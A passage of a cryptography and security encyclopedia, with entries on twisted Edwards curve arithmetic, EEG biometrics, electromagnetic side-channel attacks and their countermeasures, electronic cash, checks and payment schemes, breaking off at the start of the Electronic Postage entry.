Unlike in the case of Weierstrass curves (see the entry on Elliptic Curves) these formulas also allow to double a point, i.e., for $P_1 = P_2$ the above expression gives $2P_1$. For efficient computations this formula can be simplified for doublings to $\left(\frac{2x_1y_1}{ax_1^2+y_1^2}, \frac{y_1^2-ax_1^2}{2-ax_1^2-y_1^2}\right)$. If a is a square in k and d is not a square in k then the denominators in the general addition formulas are never zero for any pair of inputs, so the formulas define addition of any pair of points. This property is called *completeness of the addition formulas*. The set of points forms an abelian group under this operation. The identity element is the point (0, 1) and $-(x_1, y_1) = (-x_1, y_1)$.

For other values of a and d exceptions can occur; these are covered by a second addition formula. For details see Bernstein and Lange (2011). The point (0, −1) has order 2 and if $a = b^2$ then $(\pm b, 0)$ are points of order 4, so in particular an Edwards curve ($a = 1$) has at least 2 points of order 4. The curve has points at infinity; two of which are defined over the smallest extension field of k containing a square root of d and two of which are defined over the smallest extension field of k containing a square root of d/a. The former have order 4 while the latter have order 2. In a finite field the fraction of two non squares is a square and so the only case not having points at infinity is that a is a square and d is a non square, which is the case for which the addition formulas are complete.

In projective coordinates a point is represented as $(X_1 : Y_1 : Z_1)$, where for $Z_1 \neq 0$ this point corresponds to the affine point $(X_1/Z_1, Y_1/Z_1)$. Representing points in projective coordinates makes it possible to compute point additions without using field inversions. The addition of $(X_1 : Y_1 : Z_1)$ and $(X_2 : Y_2 : Z_2)$ can be computed in 10 multiplications, 1 squaring, 1 multiplication by a, and 1 multiplication by d as follows:

$$
\begin{aligned}
&A = Z_1 \cdot Z_2,\ B = A^2,\ C = X_1 \cdot X_2,\ D = Y_1 \cdot Y_2,\\
&E = dC \cdot D,\ F = B - E,\ G = B + E,\\
&X_3 = A \cdot F \cdot ((X_1 + Y_1) \cdot (X_2 + Y_2) - C - D),\\
&Y_3 = A \cdot G \cdot (D - aC),\ Z_3 = F \cdot G
\end{aligned}
$$

Extended coordinates were introduced in Hisil et al. (2008); in these an affine point is represented by $(X_1 : Y_1 : Z_1 : T_1)$ with $x_1 = X_1/Z_1$, $y_1 = Y_1/Z_1$,

and $x_1y_1 = T_1/Z_1$ and the addition of two points costs 9 multiplications, 1 multiplication by a and 1 multiplication by d. If $a = -1$, 8 multiplications and 1 multiplication by $2d$ is sufficient.

Doublings can be computed in 3 multiplications, 4 squarings, and 1 multiplication by a using

$$B = (X_1 + Y_1)^2,\ C = X_1^2,\ D = Y_1^2,$$
$$E = aC,\ F = E + D,\ H = Z_1^2,\ J = F - 2H,$$
$$X_3 = (B - C - D) \cdot J,\ Y_3 = F \cdot (E - D),\ Z_3 = F \cdot J$$

Twisted Edwards curves are birationally equivalent to elliptic curves in Weierstrass form. The map is easiest to describe as a birational equivalence to *Montgomery curves*, which are curves of the form $Bv^2 = u^3 + Au^2 + u$; refer the entry on Elliptic Curves for isomorphic transformations to simplified Weierstrass equations. Let $A = 2(a + d)/(a - d)$ and $B = 4/(a - d)$. The map $(x, y) \mapsto (u, v) = ((1 + y)/(1 - y), (1 + y)/(1 - y)x)$ is a birational equivalence from $ax^2 + y^2 = 1 + dx^2y^2$ to $Bv^2 = u^3 + Au^2 + u$, with inverse $(u, v) \mapsto (x, y) = (u/v, (u - 1)/(u + 1))$.

The concept of Edwards curves was generalized to characteristic-2 fields in Bernstein et al. (2008c).

Experimental Results

An overview of alternative curve shapes and explicit formulas for arithmetic on them in various coordinate systems is given at Bernstein and Lange (2007a) along with a comparison of the efficiency of scalar multiplication for all different combinations. That page also covers curves over binary fields.

Definitions

Electroencephalography (EEG) is a methodology employed to record the electrical activity of the brain over a period of time. Within the biometric framework, EEG signals are cognitive-related characteristics that can be used for automatic user recognition.


Background

Brain activity has been studied for more than a century in the medical field to diagnose diseases such as epilepsy, stroke, schizophrenia, and sleep disorders, among others. The methodologies employed to acquire brain signals are based on the measurement of either the blood flow in the brain or the neuronal electrical activity. Functional magnetic resonance imaging (fMRI), near-infrared spectroscopy (NIRS), and positron emission tomography (PET) belong to the former category, while the second one comprises techniques such as magnetoencephalography (MEG) and electroencephalography (EEG).

In the last decades, the analysis of the cerebral activity, sensed through electroencephalography, has also been performed for the purpose of automatic user recognition.


More in detail, in the early 1980s, it has been conjectured that EEG signals possess characteristics, unique to each individual, which could allow discriminating among different subjects, as in Stassen (1980) where a first set of experiments corroborating this hypothesis has been reported. However, only recently the scientific community has started a more systematic investigation about the possible use of EEG signals as distinctive traits in biometric recognition systems (see Campisi and La Rocca (2014), Yang and Deravi (2017), Maiorana and Campisi (2018), and Gui et al. (2019) for extensive reviews of the state of the art).

EEG signals, with respect to conventional biometric characteristics, typically described as either physiological or behavioral, can be categorized as a cognitive biometric identifier (Revett, 2012), that is, signals collected as the response of the brain to a stimulus or during a task, for the purpose of human recognition. This modality offers several advantages with respect to other widely studied and employed biometric traits, like fingerprint, iris, and face. In fact, an attacker cannot covertly acquire EEG signals in physical form or synthetically generate them at a later time and feed them to sensors. Moreover, the problem of liveness detection is inherently solved. Furthermore, systems relying on EEG data allow performing continuous recognition, and are robust against coercive attacks, since the stress conditions of the user can be easily detected without using additional hardware. However, the use of EEG biometrics in real-life applications is still very limited. This is due to the cost of the acquisition devices, to the invasiveness of the acquisition process, and to the potential threats to privacy which can make them less acceptable in several contexts.



Brain signal sensing through electroencephalography can be performed using portable and relatively inexpensive devices, when compared to fMRI, NIRS, and MEG. EEG measurements are characterized by a high temporal resolution, which allows to timely describe the underlying brain processes, while the achievable spatial resolution depends on the number, size, and sensing capabilities of the employed electrodes.

The measured voltage fluctuations are related to the ionic currents produced by similarly oriented groups of cerebral cortical neurons, with most contributions coming from the synchronous firing of pyramidal



neurons in deep cortical layers. The electrodes employed to record EEG signals are typically placed according to the 10–20 International system *de facto* standard, depicted in Fig. 1, or to its extended 10–10 version (Malmivuo and Plonsey, 1995). The EEG amplitude of a normal subject in awake conditions is in the range [10 ÷ 200] μV. Signal amplifiers with high sensitivity and high noise rejection are therefore required to measure the voltage fluctuations sensed by scalp electrodes. A healthy human brain produces EEG waves with frequencies in the range of [0.5 ÷ 40] Hz. In general, five main rhythms can be detected from an EEG recording, depending on the level of alertness, age, and the behavioral state of the subject:

- *Delta (δ,* [0.5 ÷ 4] *Hz)*. Predominant during sleep, characterized by relatively large amplitudes, with strong coherence all over the scalp;
- *Theta (θ,* [4 ÷ 8] *Hz)*. Typically corresponding to activities involving the successful encoding of new information;
- *Alpha (α,* [8 ÷ 14] *Hz)*. The most dominant activity in normal subjects in relaxed but wakeful states;
- *Beta (β,* [14 ÷ 30] *Hz)*. Relevant for states of increased alertness and focused attention;
- *Gamma (γ, over* 30 *Hz)*. Involving active information processing. These components usually do not exceed 40 Hz, with higher frequencies requiring the usage of invasive electrocorticogram (ECoG) electrodes to be recorded.

An example of brain rhythms is depicted in Fig. 2.

EEG Biometrics, Fig. 2 Examples of Delta, Theta, Alpha, Beta, and Gamma waves acquired through the channel O2 using a “rest state with closed eyes” protocol

Theory

The design of an EEG-based biometric recognition system, in addition to the blocks common to every biometric system, requires the definition of the acquisition protocol, consisting in the design of the brain signals elicitation method, and of the configuration of the electrodes on the scalp.

As a matter of fact, EEG signals can be recorded from a subject either in resting state or performing some predefined tasks. EEG acquisition in resting state condition has been deeply investigated in literature, because of its simplicity and its use as baseline when analyzing more complex tasks. It can be carried out either with eyes-closed (EC) or eyes-open (EO), avoiding any focusing or concentration, while staying awake and alert. Recording EEG signal in EC conditions typically results in limited physiologic

artifacts, which can instead affect acquisitions made in EO scenarios, mainly due to involuntary eye blinking. In addition, a variety of tasks, like the fruition of audio or visual content, performing real or imagined body movements, imagine speaking, and computing mathematical operations, to cite a few, can be used to elicit brain signals. When the brain responses are time-locked to the occurrence of meaningful exogenous or endogenous events, we commonly refer to them as event-related potentials (ERPs). They can be extracted by averaging the EEG responses, recorded in correspondence to several homogeneous stimuli. Their characteristics, described in terms of latency, time, polarity, and topography, can reflect the functional coordination of cortical neurons during neurocognitive information processing. A notable example of ERPs is the P300, consisting in a positive deviation of the scalp potential 300 ms after the occurrence of a task-relevant stimulus. P300 ERPs are often used for brain-computer interface (BCI) applications in oddball tasks, where an infrequent but task-relevant stimulus is presented among frequent irrelevant stimuli (Polich, 2007).

Within the biometric framework, several elicitation protocols have been employed. Resting conditions, both EO and EC, have been analyzed in Maiorana et al. (2016a) and in Maiorana and Campisi (2018) where also a mathematical computational task and a speech imagery task have been analyzed on an extensive longitudinal database collected using a 19-channel acquisition system. Specifically, the dataset comprises 5 different sessions where 45 healthy subjects have donated their EEG signals elicited using 4 different protocols. Out of these 45 subjects, 30 have donated their EEG traits also during a sixth acquisition session for an overall time span of around 3 years. In Das et al. (2016), ERPs related to visual stimuli, consisting of a flashing pattern of geometrical shapes, generating a spontaneous time-locked response of the visual cortex of the user, indicated as visually evoked potentials (VEPs), are used within a biometric framework. In Ruiz-Blondet et al. (2016) different types of stimuli like images of food, celebrities, words, and so forth, are used to elicit multiple reactions. Steady-state visually evoked potentials, namely, SSVEP, generated using light patterns flashing at specific frequencies, able to elicit the response of the brain at the same or at multiples of the frequency of the visual stimuli, can also be exploited within the biometric paradigm. In Min et al. (2017) flashing symbols representing Korean letters are used, whereas

in Piciucco et al. (2017) culture-neutral flashing squares are employed to elicit the brain signals. EC, EO, physical movement tasks, and motor imagery tasks, requiring the subjects to imagine movements without actual physical movement, have been investigated in Wang et al. (2019).

When dealing with EEG signals, preprocessing is a step of paramount importance in order to reduce the amount of artifacts, not related to brain activity, but reflected in the acquired signals. Sources of noise can be due to different factors such as muscular activity or eye blinking, to external sources such as capacitive coupling of electrodes and cables with other devices, to induction loops created between the employed equipment and the body, and to power supply artifacts, to cite a few. Artifact removal is commonly performed by visual inspection in biomedical and clinical applications, where portions of the acquired signals, affected by evident distortions, are discarded. On the other hand, automatic procedures are needed when dealing with real-time analysis, as for BCI applications, and also for biometric recognition purposes. Both temporal and spatial filtering are the simplest methods to improve the signal-to-noise ratio of the acquired data. More sophisticated techniques such as those based on independent component analysis (ICA) (Maiorana et al., 2016b) are also beneficial.

Most of the approaches proposed for EEG-based person recognition rely on the extraction of features from signals acquired using a single electrode, therefore with a strong spatial connotation of the area analyzed. The most successfully and commonly employed features are obtained from auto-regressive (AR), wavelet-based, power spectral density (PSD), as well as mel-frequency cepstrum coefficients (MFCCs) modeling. However, these approaches neglect the possible temporal dependency among the EEG signals generated in different areas of the brain. Many analytical approaches are available to measure the statistical interdependence among brain signals, using different mathematical operators (e.g., correlation, phase coherence, and Granger causality), implemented either in the temporal or in the frequency domain, capturing linear or nonlinear changes. These tools allow the estimation of the so-called functional brain connectivity (Friston, 2011).

The algorithms proposed in literature to compare the templates extracted from EEG frames collected during enrolment and recognition stages include, among the others, simple nearest neighbor approaches, support vector machines (SVMs), Gaussian mixture models (GMMs), and

hidden Markov models (HMMs) (Maiorana and Campisi, 2018). More recently, deep neural networks have been also employed to automatically define discriminative EEG signal representations, showing interesting potentialities to be further investigated (Wang et al., 2019).

Open Problems and Future Directions

EEG-based biometric systems pose several challenges to be solved by researchers in order for their deployment in real-life applications. Stability of the EEG traits across time for the same subject and uniqueness are two basic requirements that need to be assessed. However, differently from conventional biometrics, when dealing with EEG biometrics the target brain responses need to be elicited using some specific protocols, ranging from resting state, to imagined movements, to speech imagery, and so forth. Therefore, permanence and uniqueness need to be analyzed with respect to the protocol employed and also with respect to the extracted features.

Despite the several advantages of EEG biometrics against conventional biometrics, the major obstacle toward the deployment of EEG-based biometric systems is mainly related to the inconvenient acquisition setup, requiring the positioning of electrodes placed on the scalp, usually involving the use of conductive gel to reduce skin impedance. Therefore, the optimization of the number of employed electrodes, together with the covered scalp area, are crucial tasks that need to be tackled in order to improve the users' quality of experience. Recently, dry electrodes, not requiring any conductive gel, have been introduced in the market, thus reducing the user discomfort with no degradation of the performance. Improvements in EEG signal acquisition and technological advances in sensor design, with the goal of dramatically improving the system usability, need to be addressed by researchers. In addition, the reduction of the acquisition session length, and the definition of less constrained acquisition conditions, are important research lines that need to be addressed by researchers in order to have systems working in the wild. Presentation attack is another open research issue. At the present stage of research, no attempts to spoof EEG-based recognition systems have been documented in literature. Therefore, a thoughtful analysis on possible spoofing methodologies could help in either corroborating or criticize the statement

that EEG-based systems are more secure than systems based on other biometrics, at least at the sensor level.

Electromagnetic Attack

Jean-Jacques Quisquater[20] ✉ and David Samyde[20]
(20) Intel Corporation, Santa Clara, CA, USA

Definition

Introduction

Kerchoff's laws (*maxim's*) recommend basing cryptographic security solely on the secrecy of the *key* and not on the concealment of the *encryption* algorithm. A cryptosystem that uses some specific encryption method may, however, be imperfect as to its physical implementation. One or several leakages of all possible kinds may in that case provide an attacker with relevant information. Physical signals can often be used as a leakage source to conduct side-channel cryptanalysis (Kelsey et al. 1998) (refer also *side-channel attacks*). Time, power consumption, or electromagnetic radiations can, for instance, be used. Electromagnetic radiation leakage has been known for a long time now, (http://www.cryptome.org) and it also constitutes the subject of very recent research (Kuhn and Ross 1998). When analyzing cryptographic implementations, the near and far field of cryptographic processors may offer a leakage source that should be seriously taken into account.

Background

History

It is quite difficult to fix with precision the advent of side-channel cryptanalysis. It even seems that this date is rather to be situated at the end of the nineteenth century or at the very beginning of twentieth. J. Maxwell has established its theory on electromagnetic waves in 1873. Some crosstalk


problems in telephone links were mentioned at the end of the nineteenth century. The obtained information was only copied on another media in order to listen to it afterward. In 1918, H. Yardley and his team discovered that classified information could leak from electric materials. This knowledge enabled them to rediscover the handled secrets. The data contained in a cryptographic device modulated a signal on the tape of a nearby recording source. The study of the IBM typewriter in the middle 1930S indicated that the leakage of information was important and had to be seriously taken into account. Many years and some interception cases later, militaries seriously worried about this new threat and initiated the *TEMPEST* program. It is amusing to notice that the first analyses were based on electromagnetic radiation, rather than directly on the analysis of the consumed current. This is due to the ease of measuring the radiated field, which needs no physical access to the device, unlike consumption measurements.

In the early 1970s, people began mentioning cases of interference between some of their electronic equipment. Electromagnetic radiation has even been described by standard, thus allowing the peaceful coexistence of various devices at the same time in the same place. All electronic devices are sensitive to outside disturbances and may in some cases, themselves, be disturbing elements. So an office computer can interfere with a radio receiver and this is the idea on which the study of electromagnetic fields emitted by processors is based upon (Muccioli and Catherwood 1993; Slattery et al. 2000). The idea has been applied to smart cards, and allowed, realizing that their radiation could easily be measured (Hess et al. 2000).

Theory

Principles

It is thus possible to investigate radiations coming from electronic components while they are executing a sensitive computation involving some secret. A solution therefore is to measure the electromagnetic radiation of the chip during computation. The principles of Simple Power Analysis (SPA) and Differential Power Analysis (DPA) (Kocher et al. 1999) (*differential power analysis*) are based on consumption differences generated during the computation in function of the value of some key bit, which can be used to recover the key. Similarly, Simple Electromagnetic



Analysis (SEMA) and Differential Electromagnetic Analysis (DEMA) allow retrieving the key as well, based on the same concept (Quisquater and Samyde 2000). It is important to notice that refinements such as Automatic Template Analysis, *Dictionary attacks*, High-Order DPA or Multiple bits DPA (Kocher et al. 1999; Messerges et al. 1999) are also useful in the case of electromagnetic analyses.

In the case of the current analysis, however, the only possible measure contains the sum of the contributions of all actions of the processor at a given moment. Computer architecture and the massive use of commutation electronics generate interesting properties for electromagnetic analysis. The modifications linked to the evolution of the clock characterize the system for the case of a synchronous processor and the bus transfers have a consumption that is proportional to the number of bit transitions between two cycles. It is indeed possible to easily use sensors that are only sensitive to commutations inside the chip. When the value of a logic gate is established and does not vary anymore, the only existing currents are continuous currents. During the commutation from one value to another, on the contrary, the involved currents contain very different frequency components. Every continuous current will indeed not provide any contribution to the sensor. The oscillators and commutation lines, on the contrary, provide contributions that are directly linked to the size of the used amplifiers, their power, and the quantity of changing bits. But it is possible to carry out the same measure in the case of leakage by consumption measurements. It is possible to decouple the power supply by judiciously placing a small capacitor between the power supply line and the ground of the device under measure. This is a principle that is well known to electronics engineers, and all disruptions that are present on the power supply line will in this way go through the capacitor to end up at the ground. As previously, only the commutations are visible. By measuring the currents that transit through this capacitor, it is possible to highly reduce the number of samples that are required for a differential measure. This current measurement can be carried out by an electromagnetic measurement.

The figure depicted below shows two curves, representing the initialization of a smart card, the execution of a DES (*Data Encryption Standard*) and the stopping of the card. Both curves have signal-to-noise ratios that are very close, but the green curve, which details the current through the capacitor, requires 25 times less traces than the one that

represents the current measurement. As for power consumption measurements, the analysis of the currents, obtained with an electromagnetic field sensor can be performed in the time domain as well as in the frequency domain. The internal clocks of the components, as well as the oscillator of the charge pump required for the writing into some nonvolatile memories, can in this way easily be found. In certain cases (charge pumping oscillator, etc.), the sensitive information modulates the radiated signals and a simple demodulation suffices to recover the data (Agrawal et al. 2002; Quisquater and Samyde 2000; Rao and Rohatgi 2001).

The cards are well protected against a wide variety of attacks (*Tamper Detection*, *Tamper Response*, and *Tamper Resistance*) in order to avoid fault insertion (Biham and Shamir 1997; Boneh et al. 1997; Skorobogatov and Anderson 2002) (*Fault Attack*). As a consequence, they recreate their clock internally and by electromagnetic analysis it is possible to recover this clock, to re-amplify it and to multiply it in order to be able to synchronize the acquisition frequency of the device as well as possible (Fig. 1).

Electromagnetic Attack, Fig. 1

One of the advantages of EMA is the locality principle. Using an adapted sensor it is possible to locally measure the field radiated by a chip (Gandolfi et al. 2001; Quisquater and Samyde 2001). But the equations are much more complex than announced in (Gandolfi et al. 2001), and the near-field approximation does not require the same equations at all. Using a coil as the electromagnetic sensor and considering it as an adapted sensor is only a first-order approximation.

Advantages

An advantage of Electromagnetic Analysis is that it allows obtaining at least the same result as power analysis (Rao and Rohatgi 2001). But the most accurate information leakage model (*Side-Channel Attacks*) is based on bit

commutations between two states. Moreover, for some so-called classes of "bad" instructions, it allows to deduce results, where power analysis fails (Chari et al. 2002; Rao et al. 2002). So, EMA could be used to reduce the effectiveness of existing countermeasures against Power Analysis. Buses and registers constitute the major leakage sources. In addition, it is possible to use the possible leakage sources jointly. Rao and his team have shown that attacks that are based on signals which, taken together, do not necessarily present the best signal to noise ratio, can lead to satisfactory results (Agrawal et al. 2003). Smart cards are particularly vulnerable, as they can hardly detect a listening material (*Tamper Detection*, *Tamper Response*, and *Tamper Resistance*). In certain cases, electromagnetic analysis allows to recover PIN codes (*Personal Identification Number*) or, by applying an a little bit more complex approach (active sensors), to insert faults (Quisquater and Samyde 2002).

Context

Maxwell's equations indicate that it is possible to theoretically predict the radiation of a cryptoprocessor. The complexity of the computation is, however, often prohibitive and inhibits from using such a procedure. From this observation on, only an empirical approach, based on practice and experimentation, allows to rapidly obtain useful results. Once this step is taken, one can turn back to a numerical simulation and provide more reliable numerical values to the used model.

The practical approach is simple, but the principle of analysis by measuring the electromagnetic radiation is, however, more complex to put in place than the one that uses power consumption measurements. As for power analysis, a sensor and an acquisition system are sufficient to recover the sampled data. But sometimes the obtained signal has to be amplified before it can be correctly measured. Different sensors can therefore be used, but they do not all offer the same information. The measured spectrum also varies in the function of the implementations and the packaging of the components.

Countermeasures

There exist multiple countermeasures at the hardware level, but they are however not all well suited to all cases and have sometimes to be locally adjusted. The first of all these countermeasures is of course the use of a

Faraday cage, in order to stop all kinds of radiation leakage. This countermeasure, although being ideally the most perfect one, is also the most difficult to put in place. There are multiple and heavy constraints when using a Faraday cage and they cannot always all be relaxed. In order to reduce radiation, a thin metal layer (ideally a ferromagnetic one) may sometimes suffice to render measurements more difficult. In cases where a Faraday cage cannot be used because of bounding wires, power supply lines, or simply because of mechanical constraints (the thickness of a smart card is fixed at 0.76 mm), one should define a protection zone around the device to be measured. But once again, this cannot always be done.

Electronic designs call more and more upon low-consumption techniques. As a consequence, this reduces the commuted currents and thus reduces their radiation. These techniques are, however, not sufficient. One is then forced to use asynchronism techniques and classical DPA countermeasures (Dual rail logic, precharged logic, etc.) (*Side-Channel Attacks*). Some of the new architectures seem, however, to be able to break the locality principle and scatter around the computation over the processor.

Conclusion

Analysis by electromagnetic radiation has to be taken into account seriously, especially when it enables discovering cryptographic keys. Practical examples that could be threatened by such an attack are numerous (*Hardware Security Module* and *EMV-Standard*). Therefore, there exist some evaluation criterions (*Security Evaluation Criteria*) and countermeasures to stop this type of attack. Even if the signals are noisier, electromagnetic analysis has some serious advantages compared to power consumption analysis. The combination of both often allows reducing the required number of samples to recover the cryptographic keys, because of the improvement of the signal-to-noise ratio. The statistical analyses that can be performed afterward are numerous and also allow improving the efficiency of the attack compared to a classical differential analysis. The use of side channels to recover a cryptographic key is primordial when a physical access to the device is at disposal. But electromagnetic analysis strongly depends on the architecture of the chip, and some knowledge of the internal circuitry of the processor also highly facilitates the work.

Electronic Cash

Gerrit Bleumer[21] ✉

Email: g.bleumer@francotyp.com

Definition

Electronic Cash is a self-authenticating digital payment instrument that can be stored in an electronic wallet (or *electronic purse*) just like traditional cash is stored in a traditional wallet. Electronic cash is a form of direct, offline, and prepaid electronic payment instrument, that is, payers withdraw electronic cash from their bank accounts prior to making a purchase and payment. To make a payment, the payer simply passes a sufficient amount of electronic cash to the payee. The payee is not referred to a bank account of the payer as he would by an electronic check.

Theory

Like electronic payment schemes in general, electronic cash schemes shall satisfy the following security requirements:

- *Payment authorization*. Electronic cash typically comes in the form of *electronic coins* of various face values, which have attached a digital signature by the issuing bank. Any payee can immediately verify the validity of such electronic coins by checking them against the public verifying key of the respective issuing bank.

- *No counterfeiting*. The overall value of all payment instruments shall not be increased without further action by an authorized minting bank. This is partly achieved by the digital signatures of electronic coins, which ensure that electronic coins cannot be forged. However, the digital signatures alone cannot prevent cheating payers from overspending. In some systems, such attacks can be detected after the fact, but they cannot be prevented unless electronic wallets employ a piece of tamper resistant hardware that controls the spending of coins effectively. A moderate level of tamper resistance can be achieved by smartcards. This approach is taken, for example, by (http://www.mondex.com). Stronger levels of tamper resistance can only be achieved by more tamper responsive electronic wallets.
- *Confidentiality*. Certain payment information may be required to be kept confidential from prying eyes (privacy). The purchase content, the payment amount, or the time of payment shall not be disclosed to individuals not involved in the transaction. This is usually achieved by using a point-to-point connection between the payer's electronic wallet and the payee's merchant device (e.g., a point of sale terminal), or by using an SSL/TLS tunnel over the Internet (Secure Socket Layer and Transport Layer Security).

Payer anonymity and payment unlinkability can be achieved by electronic coins that are statistically independent of the payers who use them. According to work by Chaum and Brands (Brands 1994; Chaum 1983), this can be achieved by blind signatures as follows: When a payer opens an account with her issuing bank, she identifies herself to the issuer and establishes a role pseudonym to be used for her withdrawals of electronic coins from the issuer. When the payer withdraws an electronic coin from her bank account, the issuer provides a blind signature for the payer's role pseudonym. Different public verifying keys can be used to encode different face values of electronic coins, such that the face value cannot be changed by the blinding of signatures. The payer then transforms the blind signature into a signature for a one-time pseudonym of the payer. The resulting electronic coin is statistically independent of any other electronic coin of this and every other payer, thus achieving payer anonymity and payment unlinkability even against computationally unlimited payee's who collaborate with the issuer to figure out origins of electronic coins. The remarkable property of Brands proposal is that he

shows how to construct the payment protocol such that the payer automatically loses her anonymity once she spends any of her electronic coins twice. The payment protocol ensures that such cheating will immediately reveal to the payee the role pseudonym the payer uses with her issuer. Thus, Brands electronic cash scheme achieves overspender detection even if implemented without tamper resistant electronic wallets.

- *Reliability*. The payment transaction must be atomic in the sense that it is either processed completely or not at all. Even if the network or system crashes, there must be recovery mechanisms in place that either allow to re-synchronize the devices of all participants automatically or at least enable all participants to make their just claims. This is usually not addressed in the cryptographic literature, and for many electronic cash schemes actually in use, it is not described in great detail.

Nacchache and van Solms (1992) pointed out that anonymous electronic cash can be misused if there is no way of revoking the payer's anonymity in case of suspected money laundering and other kinds of financial abuse. Their work sparked more sophisticated proposals of anonymous electronic cash, for example, by Brickell, Gemmell, and Kravitz (1995) where centralized or decentralized trustees are capable of revoking the anonymity from electronic coins.

Electronic cash provides customers a way of offline electronic payment, that is, no bank or other trusted third party is involved in the payments. This may be appealing to certain groups of customers, but it is not favored by banks, and banks have argued against offline electronic payments by saying it is less secure than online electronic payments.

Applications

An industrial example of an electronic cash system is MasterCard's Mondex (http://www.mondex.com), which is based on electronic wallet devices that can directly communicate with each other.

Open Problems and Future Directions

Another practical issue in any electronic cash product is how customers are protected against loss of electronic coins in critical cases such as when their

electronic wallets fail or if disaster or bankruptcy strikes their issuer.

It is thus conceivable that electronic cash will remain a method of payment for smaller amounts, while online electronic payments methods will remain to be used for larger amounts.

Electronic Check

Marijke De Soete[22] ✉
(22) Security4Biz, Oostkamp, Belgium

Synonyms

Electronic Check

Definition

An electronic order from one party (the drawer) to another (the drawee, normally a credit institution) requiring the drawee to pay a specified sum on demand to the drawer or a third party specified by the drawer.

Background

Theory

An electronic check functions very much in the same way as a paper check: It acts as a message to a bank to transfer funds to a third party; however, it has a number of security advantages over conventional checks since the account number can be encrypted, a digital signature can be employed, and digital certificates can be used to validate the entities involved.

Applications

There are a number of schemes for electronic checks which have been developed including one from the FSTC (see https://www.fiscal.treasury.gov/ecp/), a consortium of US banks and clearing houses.

Electronic Payment

Gerrit Bleumer[23] ✉
(23) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Electronic payment is a digital substitute for conventional payment by cash, check, debit card, credit card, wire transfer, or the like.

Background

Since the Internet spread beyond the research communities and made significant inroads into the commercial world, more and more customers connected to the Internet. Customers first got equipped with personal computers, then with palm pilots, and more recently with cell phones and smart phones. By the end of the 1990s, most customers in the developed countries connected to the Internet by one device or another. The wide availability of customer devices and the Internet itself sparked the development of electronic payment instruments throughout the 1980s and 1990s and many of them have been put to trial.

Theory

In traditional payment systems as well as in electronic payment systems, payers and payees keep and manage their money in bank accounts. The

payer's bank is sometimes called the *issuer*, while the payee's bank is called the *acquirer*. A payment system is a way to move a specified amount of money from the payer's bank account into the payee's bank account in a secure fashion. In order to transfer money from the payer's account at the issuer to the payee's account at the acquirer, the payer and payee can use various electronic payment instruments. All electronic payment instruments are electronic representations of cash, a payment order, funds transfer order, or the like that authorizes the transfer of a specified amount of money. Electronic payments can be initiated by the payer or by the payee.

In *indirect payment systems*, the payer initiates a payment with the acquirer into the payee's bank account, or the payee initiates a payment with the issuer from the payer's account. In either case, the payer and payee have no online interaction during the payment. Respective examples are *electronic funds transfer* and *automatic clearing house* (*ACH*).

In *direct payment schemes*, the payer and payee interact online during the payment while connecting their devices, either directly, for example, by inserting the payer's card into the payee's card reader and terminal or by a point-to-point IR connection, or by connecting the two devices through a wired or wireless (usually point-to-point) network. A direct payment scheme is called *online* if the payment protocol requires the issuer or the acquirer to participate in the payment protocol online. Otherwise, it is called *offline*. Online payment schemes are perceived as more secure because each payment transaction is overseen by an issuer or by an acquirer, who are regarded as trusted authorities. Offline (direct) payment schemes require payers to use electronic wallets, that is, secure hardware devices, in order to prevent overspending (overspending prevention). Direct payment schemes can be classified as follows:

- *Pre-pay*. At the time of payment, the payee's bank account is credited, but the payer has to have withdrawn a sufficient amount of money from her or his accounts BEFORE making the payment. This is usually called electronic cash.
- *Pay-now*. At the time of payment, the bank account of the payers is debited and the bank account of the payee is credited. Examples are electronic checks and debit cards.
- *Pay-later*. At the time of payment, the payee's bank account is credited, but the payer's bank account is debited some time later. Typical examples are electronic credit cards.

Payment schemes must satisfy a number of security requirements:

- *Payment authorization*. Payers shall not find money deducted from their accounts without their consent. Thus, all payments shall be authorized at least by the payer. This will not neccessarily imply that payers have to authenticate their identity to payees. In pre-pay systems, that is, e-cash systems, the payment instruments are self-authenticated, and payers may remain anonymous.

  A payer can authorize a payment by out-of-band means such as by phone or regular mail. This is common with credit cards payments for phone orders or mail orders. In lasting business relationships, the payer and payee can agree on a shared secret such as a password, passphrase, or PIN. The payer then needs to type the shared secret in order to authorize a payment to the payee sharing the secret. The highest degree of security can be achieved if the payer uses a digital signature to authorize payments. Distributing the respective public verifying keys requires a public key infrastructure (PKI), but ensures non-repudiation, that is, only the intended payer is capable to produce a signature for the payment with respect to the public verifying key certified to the payer's name.
- *No counterfeiting*. The overall value of all payment instruments cannot increase without further action by an authorized minting bank. In other words, payees shall not find their accounts credited without anyone actually paying for this amount.
- *Confidentiality*. Certain payment information may be required to be kept confidential from prying eyes (privacy). The purchase content, the payment amount, or the time of payment shall not be disclosed to individuals not involved in the transaction. If anonymity of payer or payee, unlinkability of payments, or untraceability of payments is an issue, then the identities of the payer and/or payee must be disclosed neither to outsiders nor to certain participants of the payment transaction.
- *Reliability*. The payment transaction must be atomic in the sense that it is either processed completely or not at all. Even if the network or system crashes, there must be recovery mechanisms in place that either allow to re-synchronize the devices of all participants automatically or at least enable all participants to make their just claims.

Applications

In order to support frequent payments of small amounts, typically less than 1$ each, special micro payment schemes have been proposed. They involve no complex cryptographic computations for the payment itself, but require some overhead between the payer and payee in order to set up the micropayment option. Typical applications are pay-per-view or pay-per-click or pay-per-phone tick. If micropayments between a payer and a payee are so rare that even the small overhead to set up the micropayment option is not justified, then they can still use a micro payment scheme, such as µ-iKP (Bellare et al. 2000), by employing a broker who frequently receives micro payments from the payer and makes micropayments to the payee. This way, one leverages on existing business relationships spanning from the payer over the broker to the payee. However, the relevance of micro payment systems to the real economy will be limited according to Odlyzko (2003).

The predominant standard for online pay-now schemes (electronic checks) is SET, the Secure Electronic Transactions (http://www.setco.org/set_specifications.html) standard, a merger of VISA's Secure Transaction Technology (STT) and Master Card's Secure Electronic Payment Protocol (SEPP). Marketing, branding, and compliance testing is organized by SetCo, Inc., a joint subsidiary of VISA and MasterCard.

There is a large and quickly changing variety of proposals for electronic payment schemes; some more directed to research activities, others striving for market share. A good overview was given by Asokan, Janson, Steiner, and Waidner in (1997).

Electronic Postage

Gerrit Bleumer[24] ✉
(24) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany


✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Electronic postage is an electronic payment instrument for postal transportation services.

Background

